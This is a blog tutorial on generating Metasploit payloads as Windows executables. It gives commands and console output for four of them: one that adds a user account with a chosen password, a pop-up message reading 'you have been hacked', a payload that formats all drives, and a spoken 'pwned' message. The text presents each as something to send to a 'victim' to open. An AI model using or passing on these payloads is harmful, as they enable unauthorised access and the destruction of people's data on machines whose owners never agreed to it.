

Fun with Metasploit Payloads

August 21, 2016 By Raj Chandel

Ordinarily small things have no use but whenever it comes up to their greater relevance then at a certain point of time it has a universalized impact and can create a complex situation. And this article is about some simple payloads that can help us to muddle with our victim. Hence, leaving a mark behind.

Moreover, Metasploit is not about hacking but it's also about hacking in style. There are a lot of payloads that are too good not to use. These payloads are like small droplets in an ocean but still, they matter and there are only a handful of people about these payloads. Also so far we have only learned about hardcore Metasploit but let's see what more cool things it has to show us.

Table of Content :

- Add User
- Message Box
- Format all drives
- Speak

Add User

Moving forward, let us learn how to make such payloads, open Metasploit and use windows/adduser payload. This payload lets you create another user in your victim's PC.

In these payloads, we have the following parameters:

f: for the format.

o: for output.

```
use windows/adduser
set user raaz
set pass Ignite@123
set wmic true
generate -f exe -o /root/user.exe
```

```


msf5 > use windows/adduser
msf5 payload(windows/adduser) > set user raaz
user => raaz
msf5 payload(windows/adduser) > set pass Ignite@123
pass => Ignite@123
msf5 payload(windows/adduser) > set wmic true
wmic => true
msf5 payload(windows/adduser) > generate -f exe -o /root/user.exe

[*] Using WMIC to discover the administrative group name
[*] Writing 73802 bytes to /root/user.exe...
msf5 payload(windows/adduser) >

```

With the execution of the above command, a new user will be created in your victim's PC. And you can go to the shell of your victim's PC and see the result. And to see the user's type:

```
net user
```



```

C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\RAJ>net user

User accounts for \\WIN-59L1KNM2PUC

-----
Administrator          Guest          raaz
RAJ
The command completed successfully.

C:\Users\RAJ>

```

Message Box

Another payload is **windows/messagebox**. This payload makes a pop-up message appear on a victim's PC. The message can be anything you want along with the title. To create this payload again open Metasploit and use **windows/messagebox**. The commands are:

```

use windows/messagebox
set text you have been hacked
set title Important Message
generate -f exe -o /root/message.exe

```

```
msf5 > use windows/messagebox
msf5 payload(windows/messagebox) > set text you have been hacked
text => you have been hacked
msf5 payload(windows/messagebox) > set title Important Message
title => Important Message
msf5 payload(windows/messagebox) > generate -f exe -o /root/message.exe
[*] Writing 73802 bytes to /root/message.exe...
msf5 payload(windows/messagebox) > █
```

And your payload is created. When you will send it and once the victim will open it then a pop-up message box will appear displaying your message like the following one:



Format All Drives

Our next payload is windows/format_all_drives. This payload formats any desired drive. The commands to create this payload are :

```
use windows/format_all_drives
set volumelabel 3
generate -f exe -o /root/format.exe
```

```
msf5 > use windows/format_all_drives
msf5 payload(windows/format_all_drives) > set volumelabel 3
volumelabel => 3
msf5 payload(windows/format_all_drives) > generate -f exe -o /root/format.exe
[*] Writing 73802 bytes to /root/format.exe...
msf5 payload(windows/format_all_drives) > █
```

When the payload is sent and opened, it formats their drive.

Speak

Another such payload is speak_pwned. This payload is a one-line command payload which creates audio **saying** “you have been pawned” and now when the victim will open it then this audio will be played for him/her. And it’s command is :

```
use windows/speak_pwned
generate -f exe -o /root/speak.exe
```

```
msf5 > use windows/speak_pwned
msf5 payload(windows/speak_pwned) > generate -f exe -o /root/speak.exe
[*] Writing 73802 bytes to /root/speak.exe...
msf5 payload(windows/speak_pwned) > 
```